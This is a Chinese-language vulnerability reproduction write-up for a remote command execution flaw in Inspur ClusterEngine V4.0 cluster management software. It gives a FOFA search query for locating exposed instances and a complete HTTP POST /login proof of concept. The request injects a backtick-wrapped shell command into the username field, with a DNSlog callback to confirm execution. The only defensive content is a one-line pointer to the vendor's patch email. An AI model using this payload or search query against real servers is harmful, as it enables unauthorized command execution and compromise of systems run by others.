# ****浪潮**** ****ClusterEngineV4.0 任意命令执行****

### 漏洞描述

浪潮 Inspur ClusterEngine是中国浪潮公司的一个应用软件。提供管理集群系统中软硬件提交的作业。 Inspur ClusterEngine V4.0 存在安全漏洞，远程攻击者可利用该漏洞可以向控制服务器发送恶意登录报文。

### 漏洞影响


ClusterEngineV4.0

### 漏洞复现

1. FOFA: title="TSCEV4.0"



1. 前台页面



1. 构造POC

POST /login HTTP/1.1

Host: x.x.x.x

Connection: close

Content-Length: 61

Accept: application/json, text/javascript, \*/\*; q=0.01

X-Requested-With: XMLHttpRequest

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.88 Safari/537.36

Content-Type: application/x-www-form-urlencoded; charset=UTF-8

Sec-Fetch-Site: same-origin

Sec-Fetch-Mode: cors

Sec-Fetch-Dest: empty


Accept-Encoding: gzip, deflate

Accept-Language: zh-CN,zh;q=0.9

Cookie: lang=cn

op=login&username=admin`ping 你获取的DNS`&password=admin

4）DNSlog验证漏洞





### 安全建议

请直接发送邮件至sec@inspur.com获取产品补丁包。